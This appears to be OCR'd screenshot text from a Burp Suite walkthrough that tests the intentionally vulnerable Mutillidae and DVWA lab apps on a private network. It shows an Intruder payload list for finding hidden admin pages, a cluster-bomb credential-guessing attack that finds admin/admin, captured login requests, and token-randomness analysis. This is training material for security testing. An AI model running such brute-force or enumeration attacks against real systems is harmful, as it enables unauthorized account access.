You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 6
Payload type: Simple list
Request count: 6
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
admin.php
secret.php
_admin.php
_private.php
root.php
administrator.php
Add
Enter a new item
Add from list ...



Attack
Save
Columns
Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Comment
0 200 50752
1 admin.php 200 100281
2 secret.php 200 100288
3 _admin.php 200 100288
4 _private.php 200 100302
5 root.php 200 100274
6 administrator.php 200 100337
Request
Response
Raw
Headers
Hex
HTML
Render
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Cap
OWASP 2013
OWASP 2010
OWASP 2007
Secret PHP Server Configuration Page
Back
Help Me!
Finished



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.34.152:80
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=665a4epa2vrop45329trl117n0; acopendivids=swingset,jott
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
username=testing&password=test&login-php-submit-button=Login
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=665a4epa2vrop45329trl117n0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
username=§testing§&password=§test§&login-php-submit-button=Login
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
2 payload positions
Length: 683



Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload1 Payload2 Status Error Timeout Length Comment
5 admin chorris 200 50752
6 nuck p@ssword 200 50752
7 alice p@ssword 200 50752
8 bob p@ssword 200 50752
9 charlie p@ssword 200 50752
10 admin p@ssword 200 50752
11 nuck Password 200 50752
12 alice Password 200 50752
13 bob Password 200 50752
14 charlie Password 200 50752
15 admin Password 200 50752
16 nuck admin 200 50752
17 alice admin 200 50752
18 bob admin 200 50752
19 charlie admin 200 50752
20 admin admin 302 50895
Request Response
Raw Headers Hex HTML Render
OWASP Mutillidae II: Web Pwn in Mass Productio
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | Vie Captu Dat
OWASP 2013
Login
Finished



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Logging of out-of-scope Proxy traffic is disabled Re-enable
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment
207 http://192.168.34.137 GET /dvwa/ 302 445 HTML
208 http://192.168.34.137 GET /dvwa/login.php 200 1599 HTML php Damn Vulnerable Web A...
Request Response
Raw Headers Hex
GET /dvwa/ HTTP/1.1
Host: 192.168.34.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.137/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Type a search term
0 matches



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Intercept
HTTP history
WebSockets history
Options
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment
207 http://192.168.34.137 GET /dvwa/ 302 445 HTML
208 http://192.168.34.137 GET /dvwa/login.php 200 1599 HTML php Damn Vulnerable Web A...
Request
Response
Raw
Params
Headers
Hex
GET /dvwa/login.php HTTP/1.1
Host: 192.168.34.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.137/
Cookie: security=high; PHPSESSID=a09e0a07b4997bebb61212f11c4549c5
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Type a search term
0 matches



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Live capture
Manual load
Analysis options
Select Live Capture Request
Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".
Remove
Clear
Host Request
11 http://192.168.34.137 GET /dvwa/ HTTP/1.1Host: 192.168.34.137Us...
Start live capture
Token Location Within Response
Select the location in the response where the token appears.
Cookie:
PHPSESSID=a09e0a07b4997bebb612 ...
Form field:
Custom location:
Configure



Live capture (paused)
Resume
Copy tokens
Auto analyze (next: 1500)
Requests: 1192
Stop
Save tokens
Analyze now
Errors: 0
Summary
Character-level analysis
Bit-level analysis
Analysis Options
Overall result
The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 115 bits.
Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.
Effective Entropy
The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the will be treated as random.
Significance level
>10%
>1%
>0.1%
>0.01%


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Base64 Encoding
QmFzZTY0IEVuY29kaW5n
Text
Hex
Decode as ...
Encode as ...
Plain
URL
HTML
Base64
ASCII hex
Hex
Octal
Binary
Gzip
Smart decode



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title
251 http://192.168.34.152 GET /mutillidae/index.php?page=login.php ✓ 200 50729 HTML php
255 http://192.168.34.152 POST /mutillidae/index.php?page=login.php ✓ 302 50895 HTML php
Request Response
Raw Params Headers Hex
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/
Cookie: showhints=1; PHPSESSID=rnelj2b7i0lrbunfvjrcd3nm91; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersi
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item


Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Comparer
This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.
Select item 1:
Length Data
5 525 GET /mutillidae/index.php?page=login.php HTTP/1.1Host: 192.168.34.152User-Agent: Mozilla...
6 678 POST /mutillidae/index.php?page=login.php HTTP/1.1Host: 192.168.34.152User-Agent: Mozill...
Paste
Load
Remove
Clear
Select item 2:
Length Data
5 525 GET /mutillidae/index.php?page=login.php HTTP/1.1Host: 192.168.34.152User-Agent: Mozilla...
6 678 POST /mutillidae/index.php?page=login.php HTTP/1.1Host: 192.168.34.152User-Agent: Mozill...
Compare ...
Words
Bytes


Length: 525
Text Hex
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/
Cookie: showhints=1; PHPSESSID=rnelj2b7i0lrbunfvjrcd3nm91; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Length: 678
Text Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.152/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; PHPSESSID=rnelj2b7i0lrbunfvjrcd3nm91; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
username=admin&password=admin&login-php-submit-button=Login


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Extensions BApp Store APIs Options
BApp Store
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.
Name Installed Rating Popularity Last updated Detail
Request Timer 08 Nov 2017
Response Clusterer 06 Dec 2018
Retire.js 29 Jun 2018 Pro extension
Reverse Proxy Detector 13 Feb 2017
Same Origin Method Execution 26 Jan 2017
SAML Editor 01 Jul 2014
SAML Encoder / Decoder 01 Jul 2014
